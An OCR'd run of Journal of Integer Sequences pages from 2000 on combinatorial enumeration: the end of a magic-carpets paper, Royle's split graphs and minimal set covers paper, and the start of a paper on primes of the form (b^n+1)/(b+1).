Proof: The first inequality follows from (*). For $n >= 4$, $d_0, d_1, d_2, d_3, d_4, d_5 = 1,1,1,2,2,3$. Since $d_5(n) > d_j(n)$ for $0 <= j <= 4$, (*) gives $d_{T_n - 5}(n) > d_{T_n - j}(n)$ for $0 <= j <= 4$, which means that *m*(*n*) is at most $T_n - 5$.

Lemma 2: Let $n >= 6$ and $1 <= j <= n$. There are at least two subsets of {1...*n*} that add to *m*(*n*) and contain *j*.

Proof: The number of subsets of {1...*n*} that add to *m*(*n*) and contain *j* is the coefficient of $x^{m(n)-j}$ in the polynomial

$$P(n, j) = (1+x^j) \prod_{i=1}^{n} (1+x^i)$$

We prove by induction on *n* that this coefficient is always at least 2.

By Lemma 1, it is necessary to show that the coefficients of x^r in *P*(*n*,*j*) are at least 2 for $T_n/2 <= r-j <= T_n - 5$, or $T_n/2 - j <= r <= T_n - 5 - j$. If a given *P*(*n*,*j*) satisfies this we say that *P*(*n*,*j*) has *property P*.

The lemma is true for n=6 since the coefficients of $P(n,j)$ are

```
j=1: 10111222232222211101
j=2: 11012222233222221011
j=3: 11111233223332211111
j=4: 11121232332321212111
j=5: 11122233233222122111
j=6: 11122333333221122111
```

and each of these (as indicated by the boldface numbers) has property P.

Now consider two cases:

Case I: $j <= 6$. We have

$$P(n, j) = P(6, j) \prod_{i=7}^{n} (1+x^i)$$

We know $P(6, j)$ has property P (see table above), and multiplying by each factor i in the product is equivalent to shifting the vector of coefficients to the right by i places and adding to the original. This preserves property P.

Case II: $j > 6$. In this case we start with

$$\prod_{i=1}^{6} (1+x^i)$$

which has coefficients 11122344455**5444**322111 and satisfies property P. Again, multiplying this by the remaining $(1+x^i)$ will preserve property P.

Lemma 3: $d_{m(n-1)}(n) = d_{m(n-1)}(n-1) + d_{m(n-1)-n}(n-1)$.

Proof: Since

$$\prod_{}^{n} (1+x^i) = (1+x^n) \prod_{}^{n-1} (1+x^i)$$

i=1 i=1

it follows from the definition of $d_j(n)$ that $d_j(n) = d_j(n\text{-}1) + d_{j-n}(n\text{-}1)$. The lemma follows by setting $j = m(n\text{-}1)$.

Lemma 4: For $n >= 10$, $q(n\text{-}1) > 2n$.

Proof: Consider the equation of Lemma 3. The left-hand side is no larger than $q(n)$. The first term on the right-hand side is $q(n\text{-}1)$. The second term is at least 2, because Lemma 1 says that $m(n\text{-}1)\text{-}n >= T_{n\text{-}1}/2 - n$, the right-hand side of which is at least 3 (if $n >= 7$), and $d_j(n)$ is at least 2 if j is at least 3. Therefore, $q(n) >= q(n\text{-}1)+2$.

Now note that the values of $q(n)$, starting with n=5, are:

3, 5, 8, 14, 23, 40, 70, 124, 221, 397, ...

which is sequence A25591 in [6]. Since $q(10\text{-}1) = 23 > 2\ 10$, the lemma is true for n=10. Using $q(n) >= q(n\text{-}1)+2$ and induction on n completes the proof.

We can now prove Theorem 3 by induction. First, it is true for $n < 10$ by direct construction by computer. We can construct (n,k) basic magic carpets for $3 <= k <= q(n\text{-}1)$ by taking an $(n\text{-}1,k)$ carpet and appending n to each subset. By Lemma 4, this gives carpets for $3 <= k <= 2n$.

Next, we construct an (n,k) basic magic carpet with $k = 2n$ and magic constant $m(n)$. For each j, $1 <= j <= n$, we find two subsets which add to $m(n)$ and contain j, which is possible by Lemma 2. We can add any number of additional subsets and still have a basic magic carpet, thus producing basic (n,k) carpets for $2n <= k <= q(n)$, and completing the proof.

Numerical Results

Table 1 shows all values of $B(n,k)$ up to n=8, determined by computer calculation. The initial values of $B(n)$, starting with n=5, are 1, 10, 271, 36995, ... (sequence A55055).

	k=3	4	5	6	7	8	9	10	11	12	13	14	**Total**
n=5	1												1
6	2	4	4										10
7	2	23	98	105	38	5							271

8	6	112	1300	5570	10090	9907	6240	2739	840	170	20	1	36995

Table 1. The values of $B(n,k)$ for small indices.

Table 2 lists all the basic carpets for small values of n and k. For each carpet, the magic sum and the elements in each subset are listed (in a compact format: 1234 means {1,2,3,4}).


(n,k)	Sum	Subsets
(5,3)	10	1234 235 145
(6,3)	14	2345 1346 1256
	15	12345 2346 1356
(6,4)	11	1235 245 236 146
	12	1245 345 1236 246
	14	2345 1346 1256 356
	15	12345 2346 1356 456
(6,5)	9	234 135 45 126 36
	10	1234 235 145 136 46
	11	1235 245 236 146 56
	12	1245 345 1236 246 156
(7,3)	19	13456 12457 12367
	21	123456 23457 13467
(7,4)	14	1256 356 1247 347
	15	2346 1356 1347 1257
	15	2346 456 1347 1257
	15	12345 1356 1347 267
	15	12345 456 1347 267
	15	12345 2346 1257 267
	16	12346 2356 2347 1357
	16	12346 1456 2347 1357
	16	12346 2356 1357 457
	17	12356 2456 12347 2357
	17	12356 2456 12347 1457
	17	12356 2456 12347 1367
	17	2456 12347 2357 1367
	17	12356 2456 12347 467
	17	12356 12347 2357 467
	17	12356 12347 1457 467
	18	12456 3456 12357 1467
	18	3456 12357 2457 1467
	18	12456 3456 12357 567

	19	13456 12457 3457 12367
	19	13456 12457 12367 1567
	21	123456 23457 13467 12567
	21	123456 23457 13467 3567
(8,3)	24	123567 14568 23478
	24	123567 123468 4578
	25	124567 123568 123478
	25	34567 123568 123478
	28	1234567 234568 134578
	28	1234567 134578 25678


Table 2. The non-isomorphic basic magic carpets for small (*n,k*).

The (5,3) carpet was shown graphically in Figure 3. The (6,3), (6,4), (6,5), and (7,3) carpets are depicted in Figure 4 (in the same order they are listed in Table 2).


(6,3):



(6,4)



(6,5)



(7,3)




Figure 4. The distinct basic magic carpets for n=6 and (n,k) = (7,3).

These figures show just one way of diagramming each magic carpet (in this case, primarily using circles and ellipses). The question of how best to visualize a carpet is primarily an aesthetic one.

The first (6,3) carpet in Figure 4 (one of the "magic circle" figures shown in [5]) is the smallest one that is both smooth and balanced, and also the smallest one with a high degree of symmetry (six-fold).

Since many well-known magic structures (such as magic squares and stars) are either smooth and/or balanced, it is of interest to enumerate just the smooth or balanced basic carpets. Table 3 shows the number of smooth basic carpets for all (n,k) up to n=9. The last column is sequence A55056.

	k=3	4	5	6	7	8	9	10	11	12	13	14	15	**Total**
n=5	1													1
6	1													1
7		2		2	2	1								7
8	2	4		9		11	8	12		8		1		55
9	3		19	10			548	156		2			568	1306

Table 3. The number of smooth basic (*n*,*k*) magic carpets up to *n*=9.

In this table, empty cells indicate that there are no smooth carpets for that (*n*,*k*). (There are also none for *n*=9 and *k* > 15). Some of these missing (*n*,*k*) values are explained by:

Theorem 4: (*n*,*k*) basic balanced carpets can exist only if there exists a 2 <= *t* <= *k* with

$$t\,T_n = 0 \pmod{k}.$$

Proof: Since each element of *S* appears exactly *t* times in the union of all the subsets, the sum of all elements of the subsets is $t\,T_n$. This means that the magic constant is $t\,T_n/k$, which must be an integer, and so the theorem follows.

For example, for *n*=9 smooth carpets cannot exist, by Theorem 4, for *k* = 13, 14, 16, 17, 19, 22, and 23. However, this theorem does not predict *all* inadmissable *k* values - Table 3 also gives zeros for *k* = 4, 7, 8, 11, 18, 20, and 21. A complete characterization of which (*n*,*k*) pairs permit smooth basic carpets remains an open problem.

The largest *k* value which admits a smooth carpet (for *n*=5, 6...) is 3, 3, 8, 14, 15... (sequence A55057).

Table 4 gives the number of *balanced* basic carpets for all (*n*,*k*) up to *n*=9 (last column is sequence A55605).

	k=3	4	5	6	7	8	9	10	11	12	**Total**
6	1										1
7	1	1	2								1
8	1	5	12	15	4	1					38
9	2	10	73	343	699	688	367	118	22	2	2324

Table 4. The number of balanced basic (*n,k*) magic carpets up to *n*=9.

The largest *k* value which admits a smooth carpet (for *n*=6, 7,...) is 3, 5, 8, 12, 20, 32, 58, 94, 169, 289... (sequence A55606).

All balanced carpets up to *n*=8 are listed in Table 5.

(*n*, *k*)	Sum	Subsets
(6,3)	14	2345 1346 1256
(7,3)	19	13456 12457 12367
(7,4)	15	2346 1356 1347 1257
(7,5)	12	345 246 156 237 147
	16	2356 1456 2347 1357 1267
(8,3)	25	124567 123568 123478
(8,4)	18	2367 1467 2358 1458
	20	13457 12467 12458 12368
	21	23457 12567 13458 12468
	22	23467 13567 23458 12478
	27	234567 134568 124578 123678
(8,5)	16	2356 2347 1267 1348 1258
	16	1456 1357 1267 1348 1258
	17	2456 2357 1367 2348 1358
	17	2456 1457 1367 2348 1358
	18	3456 2457 1467 2358 1458
	18	3456 2367 1467 2358 1458
	18	3456 2457 2367 1458 1368
	20	23456 13457 12467 12458 12368
	21	23457 13467 12567 13458 12468
	21	13467 12567 13458 12468 12378
	22	23467 13567 23458 13468 12478
	22	23467 13567 23458 12568 12478
(8,6)	13	346 256 247 157 238 148
	16	2356 1456 2347 1357 1348 1258
	16	2356 1456 2347 1267 1348 1258
	16	2356 1456 1357 1267 1348 1258
	16	2356 2347 1357 1267 1348 1258
	16	1456 2347 1357 1267 1348 1258
	17	2456 2357 1457 1367 2348 1358
	17	2456 2357 1457 1367 2348 1268
	17	2456 2357 1457 2348 1358 1268

	18	3456 2457 2367 1467 2358 1458
	18	3456 2457 2367 1467 1458 1368
	18	2457 2367 1467 2358 1458 1368
	18	3456 2457 2367 1458 1368 1278
	21	23457 13467 12567 13458 12468 12378
	22	23467 13567 23458 13468 12568 12478
(8,7)	16	2356 1456 2347 1357 1267 1348 1258
	17	2456 2357 1457 1367 2348 1358 1268
	18	3456 2457 2367 1467 2358 1458 1368
	18	3456 2457 2367 1467 1458 1368 1278
(8,8)	18	3456 2457 2367 1467 2358 1458 1368 1278

Table 5. All balanced basic carpets up to *n*=8.

Finally, Table 6 gives the number of smooth *and* balanced basic carpets up to *n*=9, and Table 7 lists them explicitly.

	k=3	4	5	6	7	8	9	**Total**
6	1							1
7								0
8		2		2		1		5
9	1			2			6	9

Table 6. The number of smooth-and-balanced basic (*n*,*k*) magic carpets up to *n*=9.

(*n*, *k*)	**Sum**	**Subsets**
(6,3)	14	2345 1346 1256
(8,4)	18	2367 1467 2358 1458
	27	234567 134568 124578 123678
(8,6)	18	2457 2367 1467 2358 1458 1368
	18	3456 2457 2367 1458 1368 1278
(8,8)	18	3456 2457 2367 1467 2358 1458 1368 1278
(9,3)	30	234678 125679 134589
(9,6)	15	357 267 348 168 249 159
	30	234678 135678 234579 125679 134589 124689
(9,9)	20	2567 3458 1568 2378 1478 2459 2369 1469 1379
	20	3467 2567 3458 1568 1478 2459 2369 1379 1289
	20	3467 2567 3458 1568 2378 2459 1469 1379 1289

```
          25       24568 23578 14578 13678 23569 14569 23479
12679 13489
          25       34567 24568 14578 13678 23569 23479 12679
13489 12589
          25       34567 24568 23578 13678 14569 23479 12679
13489 12589
```

Table 7. All basic basic carpets that are both balanced *and* smooth, up to *n*=9.

Note that these appear in dual pairs, unless (a) one is a self-dual, like the first (8,4) example, or (b) the dual is not a 2-cover, like the second (8,4) example.

References

[1] Dudeney, H. E., "536 Puzzles and Curious Problems", Scribner's, 1967.

[2] Hartsfield, N. and Ringel, G. *Pearls in Graph Theory: A Comprehensive Introduction*, Academic Press, 1990.

[3] Heinz, H., *M agic Stars*, http: //www.geocities.com/CapeCanaveral/Launchpad/4057/magicstar.htm

[4] Kordemsky, B., "The Moscow Puzzles", Scribner's, 1972

[5] Madachy, J. S., *Madachy's Mathematical Recreations*, Dover, p. 86, 1979.

[6] Sloane, N. J. A. *On-line Encyclopedia of Integer Sequences*

(Concerned with sequences A25591, A55055, A55056, A55057, A55605, A55606.)

Received Feb. 23, 2000; revised version received May 30, 2000; published in Journal of Integer Sequences June 10, 2000.

Return to Journal of Integer Sequences home page

Journal of Integer Sequences, Vol. 3 (2000), Article 00.2.6

Counting Set Covers and Split Graphs

Gordon F. Royle
Department of Computer Science
University of Western Australia
and
Department of Combinatorics and Optimization
University of Waterloo
Email address: gordon@cs.uwa.edu.au

Abstract: A bijection between split graphs and minimal covers of a set by subsets is presented. As the enumeration problem for such minimal covers has been solved, this implies that split graphs can also be enumerated.

Full version: pdf, dvi, ps

(Concerned with sequence A048194.)

Received May 3, 2000; published in Journal of Integer Sequences June 7, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.6

Counting Set Covers and Split Graphs

Gordon F. Royle

Department of Computer Science
University of Western Australia
and
Department of Combinatorics and Optimization
University of Waterloo

Email address: gordon@cs.uwa.edu.au

Abstract

A bijection between split graphs and minimal covers of a set by subsets is presented. As the enumeration problem for such minimal covers has been solved, this implies that split graphs can also be enumerated.

1 Motivation

A *split graph* is a chordal graph with a chordal complement. It is straightforward to recognize split graphs, and therefore to compute the numbers of split graphs on a small number of vertices, as shown in Table 1. Whenever such a table is given, it is to be understood that they contain numbers of pairwise non-isomorphic objects, rather than 'labeled' objects. The numbers in Table 1 form sequence A48194 in [5], which is an online database of interesting sequences of integers (see also [4]). One of the aims of this database is to permit researchers who encounter a sequence to determine whether it has occurred before, and in what context, thereby exposing possibly unexplored connections.

A k-cover of an n-set N is a collection of k subsets of N whose union is N. A k-cover is *minimal* if no sub-collection also covers N. Clarke [1] gives an expression for the number of minimal k-covers of an n-set (where again it is to be understood that the numbers refer to the number of pairwise non-isomorphic objects). Using this formula, Michael Somos (private communication) computed the total number of minimal covers of an n-set and using [5] observed that for $n \leq 11$ (the limit of the sequence known at that time), this number was equal to the number of split graphs on n vertices.

The current paper shows that this is no coincidence by proving the following result:

1.1 THEOREM. *There is a one-one correspondence between the split graphs on n vertices and the minimal covers of a set of size n.*

Vertices	Split Graphs
1	1
2	2
3	4
4	9
5	21
6	56
7	164
8	557
9	2223
10	10766
11	64956
12	501696

Table 1: Split graphs on small numbers of vertices

2 Background

In this paper, a graph means an undirected graph without multiple edges or loops. For basic graph theory terminology and background, the books of Diestel [2] and West [6] are recommended.

A graph is *chordal* (or *triangulated*) if it has no cycle of length 4 or greater as an induced subgraph. Chordal graphs form an important class of graphs, and have been extensively studied, particularly with respect to determining the complexity of a wide range of problems known to be NP-hard for general graphs. A *split graph* is a chordal graph with a chordal complement; this terminology arises because a graph X is a split graph if and only if there is a partition $V(X) = I \cup C$ where I is an independent set and C a clique (see Foldes & Hammer [3]). Thus X can be 'split' into a clique and an independent set—a split $V(X) = I \cup C$ will be called *special* if every vertex in C is adjacent to at least one vertex in I. Every split graph has a special split, because if there is a vertex in C not adjacent to any element of I, it can be moved to I.

In general a k-cover of an n-set may include both empty sets and multiple occurrences of a subset. The k-covers S_1 of N_1 and S_2 of N_2 are isomorphic if there is a bijection $\phi : N_1 \mapsto N_2$ such that $\phi(S_1) = S_2$. Clarke [1] considers several enumeration problems for k-covers. He encompasses the situations where the cover is ordered or unordered, minimal or not-necessarily minimal and counting is done both by total numbers or numbers of isomorphism classes. However we will only need to use the number of isomorphism classes of minimal covers—what Clarke terms 'minimal disordered unlabeled covers'. Figure 1 shows a minimal 4-cover of a 9-set—in a manner analogous to drawing a graph it represents an isomorphism class, rather than a 'labeled' cover.

Given a cover $S = \{S_1, \ldots, S_k\}$, we define an element $a \in N$ to be *loyal* if it lies in only one of the subsets S_i. If S is a minimal cover, then every subset S_i contains a loyal element.




Figure 1: A minimal 4-cover of a 9-set




Figure 2: A split graph

3 Bijection

In this section we present a bijection between split graphs on n vertices and minimal covers of a set of size n.

Given a minimal cover $S = \{S_1, \ldots, S_k\}$ of a set N, form a graph $X = X(S)$ with vertex set N as follows. Let $I \subseteq V(X)$ be a set obtained by choosing (arbitrarily) one loyal element from each set S_i. Let X be the graph whose edge set is the union of a clique on each of the sets S_i and a clique on $V(X)\backslash I$. It is straightforward to verify that a different choice for the subset I does not alter the isomorphism class of X. Figure 2 shows the graph that arises from the cover of Figure 1.

3.2 Lemma. *If S is a minimal cover, then the graph $X = X(S)$ defined above is a split graph.*

Proof. As a loyal element belongs to one subset S_i, it follows that I is an independent set of X. By definition $V(X)\backslash I$ is a clique, and therefore X is a split graph. ■

Now, given a split graph X, form a cover $S = S(X)$ of $V(X)$ as follows. Let $\mathcal{M}$ be the set of maximal cliques of X. Define a maximal clique $M \in \mathcal{M}$ to be *essential* if there is a vertex $v \in V(X)$ that lies only in M. Then take S to be the set of essential maximal cliques of X.

3.3 Lemma. *If X is a split graph, then the cover $S = S(X)$ defined above is a minimal cover.*

Proof. Let $V(X) = I \cup C$ be a special split of X. Every vertex in I lies in a unique maximal clique, consisting of itself and its neighbors. Each of these maximal cliques is essential, and as every vertex in C is in one of these cliques, they form a cover of $V(X)$. There are no other essential maximal cliques and none of this collection can be omitted while still covering the vertices in I,

and hence S is a minimal cover. ∎

3.4 THEOREM. *There is a one-one correspondence between split graphs on n vertices and minimal covers of an n-set.*

PROOF. If X is a split graph with special split $V(X) = I \cup C$, then in the cover $S(X)$, the vertices of I form a collection of loyal elements one from each subset in $S(X)$. It follows that $X = X(S(X))$ and therefore the two maps $X \mapsto S(X)$ and $S \mapsto X(S)$ are inverses. ∎

4 Enumeration

We can now provide a formula for counting split graphs on n vertices, using Clarke's formulas. The first step is to obtain an expression for the number of isomorphism classes of all (not necessarily minimal) k-covers of an n-set. This involves a double summation over all partitions of n and k. Denote the set of all partitions of n by $\mathcal{P}_n$. A partition $\alpha \in \mathcal{P}_n$ is given by a sequence $[\alpha_1, \alpha_2, \ldots, \alpha_m]$ of integers summing to n. If α is such a partition and μ_i is the number of parts of size i, then let

$$\binom{n}{\alpha} = \frac{n!}{\prod_i \mu_i! i^{\mu_i}}.$$

Clarke [1] shows that the number of isomorphism classes of k-covers of an n-set is given by

$$t(n,k) = \frac{1}{n!k!} \sum_{\alpha \in \mathcal{P}_n, \beta \in \mathcal{P}_k} \binom{n}{\alpha} \binom{k}{\beta} \prod_i \left(\left(\prod_j 2^{(\alpha_i, \beta_j)} \right) - 1 \right),$$

and the number of isomorphism classes of minimal k-covers of an n-set is

$$m(n,k) = t(n-k,k).$$

Therefore, if $s(n)$ is the number of split graphs on n vertices,

$$s(n) = \sum_{k=1}^{n} m(n,k) = \sum_{k=1}^{n} t(n-k,k).$$

Table 2 gives the values of $s(n)$ for $n \leq 20$, as computed with Maple. (Note that the table of values for $t(n,k)$ given in Clarke [1] gives slightly incorrect values for $t(6,8)$, $t(7,7)$ and $t(7,8)$.)

Acknowledgements

I would like to thank Michael Somos for letting me know of his observation, and Neil Sloane for making it possible.

This research was supported in part by funds from an NSERC operating grant.

References

[1] Clarke, R. J. Covering a set by subsets. *Discrete Math.* **81**, (1990), 147–152.

[2] Diestel, Reinhard. *Graph Theory*, Graduate Texts in Mathematics 173, Springer-Verlag, (1997).

Vertices	Split Graphs	Vertices	Split Graphs
1	1	11	64956
2	2	12	501696
3	4	13	5067146
4	9	14	67997750
5	21	15	1224275498
6	56	16	29733449510
7	164	17	976520265678
8	557	18	43425320764422
9	2223	19	2616632636247976
10	10766	20	213796933371366930

Table 2: Split graphs on up to 20 vertices

[3] Foldes, Stéphane; Hammer, Peter L. Split graphs, *Congressus Numerantium, No. XIX*, (1977), 311–315.

[4] Sloane, N. J. A.; Plouffe, Simon. *The Encyclopedia of Integer Sequences*, Academic Press, 1995.

[5] Sloane, N. J. A. The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/~njas/sequences/.

[6] West, Douglas B. *Introduction to Graph Theory*, Prentice Hall, 1996.

(Concerned with sequence A48194.)

Received May 3, 2000; published in Journal of Integer Sequences June 6, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3 (2000), Article 00.2.7

Primes of the Form $(b^n+1)/(b+1)$

Harvey Dubner
449 Beverly Road
Ridgewood, New Jersey 07450

Torbjörn Granlund
Notvarpsgränd 1
1tr SE-116 66 Stockholm, Sweden

Email addresses: hdubner1@compuserve.com and tege@swox.se

Abstract: Numbers of the form $(b^n+1)/(b+1)$ are tested for primality. A table of primes and probable primes is presented for b up to 200 and large values of n.

1999 Mathematics Subject Classification: Primary 11A41
Keywords: prime numbers, generalized repunits

Full version: pdf, dvi, ps

(Concerned with sequences A000978 A00765 A057171 A057172 A057173 A057175 A057176 A057177 A057178 A057179 A057180 A057181 A057182 A057183 A057184 A057185 A057186 A057187 }A057188 A057189 A057190 A057191)

Received Sept. 10, 2000; published in Journal of Integer Sequences Nov. 28, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.7

Primes of the Form $(b^n + 1)/(b + 1)$

Harvey Dubner

449 Beverly Road, Ridgewood, New Jersey 07450

Torbjörn Granlund

Notvarpsgränd 1, 1tr SE-116 66 Stockholm, Sweden

Email addresses: hdubner1@compuserve.com and tege@swox.se

Abstract

Numbers of the form $(b^n + 1)/(b + 1)$ are tested for primality. A table of primes and probable primes is presented for b up to 200 and large values of n.

1999 *Mathematics Subject Classification*: Primary 11A41
Keywords: prime numbers, generalized repunits

1. Introduction

A truly prodigious amount of computation has been devoted to investigating numbers of the form $b^n \pm 1$. The Cunningham project, to factor these numbers for b from 2 to 12, is perhaps the longest running computer project of all time [4]. The range of b has been extended to 100 and even further in special cases [1][2] . The Mersenne numbers, $2^n - 1$ have been studied extensively for hundreds of years and the largest known prime is almost always a Mersenne prime. In [6], generalized repunit primes of the form $(b^n - 1)/(b - 1)$ were tabulated for bases up to 99 and large values of n.

The purpose of this paper is to present the results of computer searches for primes of the form,

$$Q(b, n) = \frac{b^n + 1}{b + 1} \tag{1}$$

